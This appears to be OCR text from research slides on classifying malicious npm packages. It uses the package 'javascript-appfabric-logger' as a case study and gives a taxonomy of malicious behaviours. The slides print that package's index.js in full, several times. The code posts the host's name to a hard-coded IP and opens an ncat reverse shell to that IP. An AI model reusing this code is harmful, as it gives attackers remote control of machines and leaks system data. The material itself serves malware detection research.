
🟨	Entry file
🟦 → ■	Sensitive API--Behavior
🟪 → ■	Malicious Command--Behavior

(b) index.js

javascript-appfabric-logger@966.0.0

Package Analysis

Behavior Interpretability



System Message
Serialization
javascript-appfabric-logger@966.0.0
Entry file
Sensitive API--Behavior
Malicious Command--Behavior

```
{
  "name": "javascript-appfabric-logger",
  "version": "966.0.0",
  "main": "index.js",
          ...
}
```

(a) package.json


```
const http = require(‘http’);
const os = require("os");
const querystring = require("querystring");
const { exec } = require("child_process");
PostCode('hostname: ' + os.hostname() + ' ');
exec('apt install -y ncat || apt-get install
-y ncat || yum install -y ncat && nohup ncat
-nv 134.209.68.193 4444 -e /bin/bash &', (error,
stdout, stderr) => {
   if (error) {
         PostCode(error.message);
         return;
   }
   …
});
```

```
function PostCode(codestring) {
var post_data = querystring.stringify({
         'data': codestring,
});
var post_options= {
         hostname: "134.209.68.193",
         port: 80,
         path: "/receive.php",
         method: "POST",
         headers: {
        ...
        "Content-Length": Buffer.byteLength(post_data),
         },
};
var post_req = https.request(post_options, function (res) => {
          res.setEncoding('utf8');
          res.on("data", function (chunk) {
          console.log('Response: ' + chunk);
          });
});
...
post_req.write(post_data);
post_req.end();
```

(b) index.js

Package Analysis

Behavior Interpretability



```
{
  "name": "javascript-appfabric-logger",
  "version": "966.0.0",
  "main": "index.js",
         ...
}
```

(a) package.json

```
const http = require('http');
const os = require("os");
const querystring = require("querystring");
const { exec } = require("child_process");
PostCode('hostname: ' + os.hostname() + ' ');
exec('apt install -y ncat || apt-get install
-y ncat || yum install -y ncat && nohup ncat
-nv 134.209.68.193 4444 -e /bin/bash &', (error,
stdout, stderr) => {
   if (error) {
         PostCode(error.message);
         return;
   }
   …
});
function PostCode(codestring) {
var post_data = querystring.stringify({
         'data': codestring,
});
var post_options= {
         hostname: "134.209.68.193",
         port: 80,
         path: "/receive.php",
         method: "POST",
         headers: {
        ...
        "Content-Length": Buffer.byteLength(post_data),
         },
};
var post_req = https.request(post_options, function (res) => {
          res.setEncoding('utf8');
          res.on("data", function (chunk) {
          console.log('Response: ' + chunk);
          });
});
...
post_req.write(post_data);
post_req.end();
```


(b) index.js

javascript-appfabric-logger@966.0.0

Package Analysis

Behavior Interpretability

javascript-appfabric-logger@966.0.0



```
{
  "name": "javascript-appfabric-logger",
  "version": "966.0.0",
  "main": "index.js",
         ...
}
```


(a) package.json

```
const http = require(‘http’);
const os = require("os");
const querystring = require("querystring");
const { exec } = require("child_process");
PostCode('hostname: ' + os.hostname() + ' ');
exec('apt install -y ncat || apt-get install
-y ncat || yum install -y ncat && nohup ncat
-nv 134.209.68.193 4444 -e /bin/bash &', (error,
stdout, stderr) => {
   if (error) {
         PostCode(error.message);
         return;
   }
   …
});
function PostCode(codestring) {
var post_data = querystring.stringify({
          'data': codestring,
});
var post_options= {
        hostname: "134.209.68.193",
        port: 80,
        path: "/receive.php",
        method: "POST",
        headers: {
       ...
       "Content-Length": Buffer.byteLength(post_data),
        },
};
var post_req = https.request(post_options, function (res) => {
         res.setEncoding('utf8');
         res.on("data", function (chunk) {
         console.log('Response: ' + chunk);
         });
});
...
post_req.write(post_data);
post_req.end();
```


(b) index.js

Goals

- Conduct a targeted and comprehensive analysis of packages
- Build a framework to effectively classify malware packages
- Achieve an automated detector that combines multiple technologies



Hierarchical Framework


Top-down
Malicious Package Categories (5)
Sensitive Behavior Types (40)
Sensitive Atomic Operations (806)

Criteria：Large package analysis & Related Works[1,2]


Details：

- Sensitive information theft (M1)
- Sensitive file operation (M2)
- Malicious software import (M3)
- Reverse shell (M4)
- Suspicious command execution (M5)

[1] Guo W, Xu Z, Liu C, et al. An Empirical Study of Malicious Code In PyPI Ecosystem[C]//2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE). IEEE, 2023: 166-177.

[2] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards measuring supply chain attacks on package managers for interpreted languages. In NDSS, 2021.

Hierarchical Framework



Top-down

Malicious Package Categories (5)

Sensitive Behavior Types (40)

Sensitive Atomic Operations (806)

